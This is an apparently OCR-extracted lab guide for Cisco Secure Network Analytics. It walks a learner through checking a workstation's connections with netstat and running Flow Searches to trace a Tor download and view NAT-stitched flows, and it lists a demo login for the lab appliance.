
netstat -bn | findstr /v 127 | findstr /v exe

Note: netstat will not run unless you run cmd.exe as an administrator.

The '-n' is needed so the system does not perform name resolution. This enables you to see the Foreign IP address to which you are connecting. The '-b' will display process name. The findstr /v command will filter the results to display less information as shown below. Make note of the Foreign IP addresses being connected to. You will be able to search Secure Network Analytics for historical network conversations to and from the WKST1 IP address.

Tip: Leave the command prompt open for later use.






```
Microsoft Windows [Version 10.0.19041.630]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>netstat -bn | findstr /v 127 | findstr /v exe

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    198.19.30.36:1663      52.179.224.121:443     ESTABLISHED
  WpnService
  TCP    198.19.30.36:2419      77.68.88.20:443        ESTABLISHED
  TCP    198.19.30.36:2521      184.30.125.221:80      TIME_WAIT
  TCP    198.19.30.36:3389      198.19.255.135:40875   ESTABLISHED
  TermService

C:\WINDOWS\system32>_
```

Validate Wkst1 – Flow Search

The Wkst1 IP address has been validated and the connections established. You will query Secure Network Analytics to become comfortable with how NetFlow is collected. A later lab will provide a deeper understanding of NetFlow.


1. If not open, launch **Chrome** from the desktop of your Wkst1.
2. Select the **SMC (WebUI)** bookmark from the Appliances folder of the bookmark toolbar.
3. Log in with username **admin** and password **C1sco12345**



USER NAME * admin

PASSWORD * ••••••••••


4. Select **Analyze** > **Flow Search** from the menu bar, as shown below.



The top portion of the Flow Search window will show the filter criteria. Make sure to define the filter exactly as defined below.

1. Select **Last 8 Hours** for the Time Range.
2. Enter the **Subject host IP Address** using the WKST1 IP address of **198.19.30.36**, and then press **Enter**.
3. Type **443/tcp** in the Port/Protocol Connection, and then press Enter for the selection to take effect). **Note**: that we are limiting the flow query to encrypted https or 443/tcp connections.
4. Within the Peer section, click **Select** under **Host Groups** and select **Outside Hosts** then click **Apply**. Outside hosts represent any IP address on the Internet.

5. Click **Search** to begin running the flow query of any connection in the last 8 hours between WKST1 and the Internet using https or 443/tcp, as shown below.



Flow Search

Last 8 Hours (Time Range) 2,000 (Max Records)

Subject: 198.19.30.36 Either (Orientation)

Connection: 443/tcp (Port / Protocol) All (Flow Direction)

Peer: Outside Hosts (Host Groups)

SEARCH TYPE: Flow

TIME RANGE: Last 8 Hours

SEARCH NAME: Flow on 8/18/2019 at 11:57 AM

MAX REC: 2,000

Subject — HOST IP ADDRESS: 198.19.30.36


Connection — PORT / PROTOCOL: 443/tcp

Peer — HOST IP ADDRESS: ex. 192.168.10.10

Peer — HOST GROUPS: Outside Hosts

Let’s find the flow associated to the previous lab where you downloaded the ~54 MB Tor exe file.

1. In the **Total Bytes** header row, type **>50M** to filter the results to only display flows that were greater than 50 MB of data exchanged, shown below. You may need to scroll to the right from the scroll bar at the bottom of the browser window or unzoom your browser to see the Total Bytes column.
2. Select the **toggle button**, shown below, to display a quick view of the flow records.



Flow Search Results (1 of 44)

Last 8 Hours (Time Range) 2,000 (Max Records)

Subject: 198.19.30.36 Either (Orientation)


Connection: 443/tcp (Port / Protocol) All (Flow Direction)

Peer: Outside Hosts (Host Groups)

START	DURATION	SUBJECT IP A...	SUBJECT PO...	SUBJECT HO...	SUBJECT BYT...	APPLICATION	TOTAL BYTES	ENCRYPTION ...	PEER IP ADDR...	PEER PORT/P...	PEER HOST G...
Ex. 06/09/2	Ex. <=50min4(	Ex. 10.10.10.1	Ex. 57100/UD	Ex. "catch All"	Ex. <=50M	Ex. "Corporate	>50M	Ex. 1.0	Ex. 10.255.25	Ex. 2055/UDP	Ex. "Catch All"
Sep 2, 2019 4:57:46 PM (3hr 16min 39s ago)	4min 49s	198.19.30.36	1772/TCP	File Servers	1.31 K	HTTPS (unclassified)	54.81 M	TLS 1.2	82.195.75.101	443/TCP	Germany

The flow table results should resemble the screenshot shown below.

1. Scroll through the flows. You should see a flow between your Wkst1, **198.19.30.36**, as the subject connected to an Internet facing peer.
2. In the search below, the ~54 MB download was with **82.195.75.101** out of Germany over https. **Note:** The peer IP address may be different from when you downloaded your Tor executable.
3. Notice the **MB size** coming down from the peer to your Wkst1.
4. Click the **black triangle** to expand context and details of the conversation.




DURATION	SUBJECT	SUBJECT PORT/PROTOCOL	TRAFFIC SUMMARY	PEER PORT/PROTOCOL	PEER	ACTIONS
Start: Sep 2, 2019 4:57:46 PM End: Sep 2, 2019 5:02:35 PM Duration: 4minutes 49seconds	198.19.30.36 View URL Data Unknown wkst1.dcloud.local | -	1772/TCP	1.31 KB | 21.06 Kpackets → HTTPS (unclassified) ← 54.81 MB | 43.93 Kpackets	443/TCP	82.195.75.101 Germany 101.64-26.75.195.82.in-addr.arpa	

General

View URL Data

Subject		Totals		Peer	
Packets:	21.06 K	Packets:	64.98 K	Packets:	43.93 K
Packet Rate:	72.86 pps	Packet Rate:	224.85 pps	Packet Rate:	151.99 pps
Bytes:	1.31 KB	Bytes:	54.81 MB	Bytes:	54.81 MB
Byte Rate:	4.63 bps	Byte Rate:	198.87 Kbps	Byte Rate:	198.87 Kbps
Percent Transfer:	0.00%	Subject Byte Ratio:	0.00%	Percent Transfer:	100.00%
Host Groups:	File Servers	RTT:	--	Host Groups:	Germany
Payload:	--	SRT:	--	Payload:	--

1. Select the **toggle button** as shown below to show a table view of the flow records.
2. Click the **X** to remove the Total Bytes filter and show all flow results.



Flow Search Results (3 of 51)

Last 8 Hours (Time Range) 2,000 (Max Records)

Subject: 198.19.20.36 Either (Orientation)

Connection: 443/tcp (Port / Protocol) All (Flow Direction)


Peer: Outside Hosts (Host Groups)

100% Complete

SUBJECT IP A...	SUBJECT NAT	SUBJECT PO...	SUBJECT HO...	SUBJECT USER	SUBJECT BYT...	SUBJECT PAY...	SUBJECT PR...	APPLICATION	TOTAL BYTES	ENCRYPTI
Ex. 10.10.10.1	Ex. 50.233.88.	Ex. 57100/UDi	Ex. "catch All"	Ex. john	Ex. <=50M	Ex. "HEAD http	Ex. chrome.ex	Ex. "Corporate	>50M	Ex. 1.0
198.18.133.100	198.19.20.36	12457/TCP	Catch All	--	--	--	--	HTTPS (unclassified)	53.6 M	--
198.19.20.36	198.18.133.100	12613/TCP	End User Devices	NT AUTHORITY\LOCAL SERVICE	1.05 K	--	--	HTTPS (unclassified)	53.6 M	TLS 1.2
198.19.20.36	198.18.133.100	12455/TCP	End User Devices	NT AUTHORITY\LOCAL SERVICE	4.26 K	--	--	HTTPS (unclassified)	61.39 M	TLS 1.2

With the filters removed:


Select **Manage Columns > Subject > check mark Subject NAT > Set**



Flow Table Columns


□ Subject ASN
□ Subject ASN Assignment
□ Subject Byte Rate
□ Subject Byte Ratio
☑ Subject Bytes
□ Subject File Hash
□ Subject FIN Packets
□ Subject Hostname
☑ Subject Host Groups
□ Subject Interfaces
☑ Subject IP Address
□ Subject Location
□ Subject MAC Address
□ Subject MAC Vendor
☑ Subject NAT
□ Subject NAT Hostname
□ Subject NAT Port
□ Subject Orientation
□ Subject Packet Rate
□ Subject Packets
□ Subject Parent File Hash
□ Subject Parent Process Name
□ Subject Payload
☑ Subject Port/Protocol
□ Subject Process Account
□ Subject Process Name
□ Subject RST Packets
□ Subject SYN Packets
□ Subject SYN/ACK Packets
□ Subject TrustSec ID
□ Subject TrustSec Name
□ Subject User

NAT stitching is a unique capability leveraging perimeter devices. The system works together with these perimeter devices, and can correlate internal and external IP address information as shown below:



START	DURATION	SUBJECT IP A...	SUBJECT NAT	SUBJECT PO...	SUBJECT HO...	SUBJECT BYT...	APPLICATION	TOTAL BYTES	ENCRYPTION ...
Ex. 06/09/2	Ex. <=50min4(	Ex. 10.10.10.	Ex. 50.233.88	Ex. 57100/UD.	Ex. "catch All"	Ex. <=50M	Ex. "Corporate	Ex. <=50M	Ex. 1.0
Sep 6, 2019 8:43:07 AM (4min 2s ago)	2min 52s	198.19.30.36	198.18.133.100	27642/TCP	File Servers	2.61 K	HTTPS (unclassified)	86.56 K	TLS 1.3
Sep 6, 2019 8:43:09 AM (4min ago)	1min 58s	198.19.30.36	198.18.133.100	27647/TCP	File Servers	8.56 K	HTTPS (unclassified)	22.81 K	TLS 1.2
Sep 6, 2019 8:37:13 AM (9min 56s ago)	8min 46s	198.19.30.36	198.18.133.100	27544/TCP	File Servers	3.26 K	HTTPS (unclassified)	16.36 K	TLS 1.3
Sep 6, 2019 8:44:34 AM (2min 35s ago)	33s	198.18.133.100	198.19.30.36	27648/TCP	Catch All	--	HTTPS (unclassified)	14.03 K	--
Sep 6, 2019 3:35:17 AM (5hr 11min 52s ago)	1min 26s	198.19.30.36	198.18.133.100	23119/TCP	File Servers	2.14 K	HTTPS (unclassified)	7.67 K	TLS 1.0
Sep 6, 2019 8:35:42 AM (11min 27s ago)	1min 24s	198.19.30.36	198.18.133.100	27540/TCP	File Servers	2.13 K	HTTPS (unclassified)	7.64 K	TLS 1.0
Sep 6, 2019 8:43:07 AM (4min 2s ago)	2min 52s	198.19.30.36	198.18.133.100	27644/TCP	File Servers	1.08 K	HTTPS (unclassified)	6.63 K	TLS 1.3

1. **Scroll down** to the bottom of the flow table.
2. **Scroll right** and take notice of the list of Peer Hosts. These Peer hosts should match the Foreign Address your Workstation was connecting to in the above labs creating a complete network audit trail of network connectivity.

